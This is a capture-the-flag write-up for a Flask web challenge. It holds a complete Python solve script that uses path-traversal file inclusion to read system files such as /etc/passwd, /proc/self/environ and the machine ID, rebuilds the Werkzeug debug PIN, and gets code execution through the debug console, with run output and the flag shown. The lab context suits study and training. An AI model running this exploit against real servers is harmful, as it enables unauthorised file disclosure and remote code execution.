Challenge Name : FlaskForm PotionsStore

Author : Samarth Kamble

This challenge contains a local file inclusion (LFI) vulnerability, which allows us to retrieve the Flask debug console PIN, and use that to get remote code execution (RCE) on the server. The flag is stored in /app/flag.txt , but we don't have read permissions on it, so we have to use a program /app/readflag to get it. LFI is not sufficient to read it, so we have to get RCE.

Check out this article on how to retrieve the Flask PIN if you have some information: https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/werkzeug That information can be found in various files on the system. See solve script below.

To test the solution, run python3 solve.py , then take the pin from the output, place it in /console and run __import__('subprocess').check_output('/app/readflag') in the console.

```
#!/usr/bin/env python3


from pwn import *

import requests

import json

import hashlib

from itertools import chain


DEBUG = False

BASE_URL = "http://192.168.25.131:8000/"


def leak_file(file):

 try:

  file = "../../../../../../../../../../../.." + file
```

```
    r = requests.post(f"{BASE_URL}/products/detail", json={"file": file})

    if DEBUG:
      print(f"leak_file: {file}")
      print(r.text)

    content = json.loads(r.text)["content"]
    if "[Errno 2] No such file or directory" in content:
      return None
    else:
      return content

  except Exception as e:
    print(f"Failed to leak file: {file}")
    print(e)
    return None
# leak the files needed to generate the flask debug pin

# get the user
user = None
try:
  l = leak_file("/proc/self/environ")
  if "\x00USER=" in l:
    user = l.split("\x00USER=")[1].split("\x00")[0]
  elif "\x00HOME=/home/" in l:
    user = l.split("\x00HOME=/home/")[1].split("\x00")[0]
```


```
except:
  print("Failed to get user automatically, trying to get it manually")
  possible_users = leak_file("/etc/passwd").split("\n")[:-1]
  for i in range(len(possible_users)):
    possible_users[i] = possible_users[i].split(":")[0]
  print(f"Possible Users: {possible_users}")
  user = input("Enter the user: ")
print(f"user: {user}")
# assume module is flask.app
module = "flask.app"


# assume Module name is Flask
module_name = "Flask"


# get the possible App Locations


app_locations = []
python_major_version = 3
for python_minor_version in range(25, 0, -1):
  for packages_directory in ["site-packages", "dist-packages"]:
    for filetype in ["py", "pyc"]:
      app_location =
f"/usr/local/lib/python{python_major_version}.{python_minor_version}/{packages_director
y}/flask/app.{filetype}"
      # print("Trying: " + app_location)
      if leak_file(app_location) != None:
        app_locations.append(app_location)
```


```
    break
if len(app_locations) == 0:
  print("No App Locations found")
  exit(1)
elif len(app_locations) > 1:
  print(f"Multiple App Locations found: {app_locations}")
  exit(1)
else:
  app_location = app_locations[0]
  print(f"App Location: {app_location}")
# leak all the network interfaces
network_interfaces = []
for line in leak_file("/proc/net/dev").split("\n")[2:-1]:
  network_interfaces.append(line.split(":")[0].strip())
print(f"Network Interfaces: {network_interfaces}")

# leak the interface id
interface_id = leak_file("/proc/net/arp").split("\n")[1].split(" ")[-1]
print(f"Auto-Detected Interface ID: {interface_id}")

mac = leak_file(f"/sys/class/net/{interface_id}/address").strip()
print(f"MAC: {mac}")
# convert the MAC address to an integer value
node = str(int(mac.replace(":", ""), 16))
print(f"Node: {node}")
```


```
# leak the machine id
machine_id_1 = leak_file("/etc/machine-id")
if machine_id_1 == None:
  machine_id_1 = leak_file("/proc/sys/kernel/random/boot_id")
machine_id = machine_id_1.split('\n')[0].strip() + \
        leak_file("/proc/self/cgroup").split('\n')[0].strip().rpartition("/")[2]
print(f"Machine ID: {machine_id}")
# stolen from https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/werkzeug
probably_public_bits = [
   user,
   module,
   module_name,
   app_location,
]
private_bits = [
   node,
   machine_id,
]

# h = hashlib.md5() # Changed in https://werkzeug.palletsprojects.com/en/2.2.x/changes/#version-2-0-0
h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
  if not bit:
    continue
  if isinstance(bit, str):
```

```
    bit = bit.encode('utf-8')
  h.update(bit)


h.update(b'cookiesalt')


num = None
if num is None:
  h.update(b'pinsalt')
  num = ('%09d' % int(h.hexdigest(), 16))[:9]
rv = None
if rv is None:
  for group_size in 5, 4, 3:
    if len(num) % group_size == 0:
      rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                    for x in range(0, len(num), group_size))
      break
    else:
      rv = num
print(f"Flask Debug Pin: {rv}")
print("go to /console, enter the pin, and then run the following command:")
print("__import__('subprocess').check_output('/app/readflag')")
```


192.168.25.131:8000
110%
FlaskForm PotionsStore
Home
Products
Welcome to FlaskForm PotionsStore!


(kali㉿kali)-[~]
$ python3 solve.py
user: kali
App Location: /usr/local/lib/python3.11/dist-packages/flask/app.py
Network Interfaces: ['lo', 'eth0']
Auto-Detected Interface ID: eth0
MAC: 00:0c:29:42:d0:38
Node: 52231852088
Machine ID: 81ee0b34b6484af7a90098a20ff704a5session-2.scope
Flask Debug Pin: 887-492-801
go to /console, enter the pin, and then run the following command:
__import__('subprocess').check_output('/app/readflag')





Flag : flag{G00d_J0b_P3nt3st3r}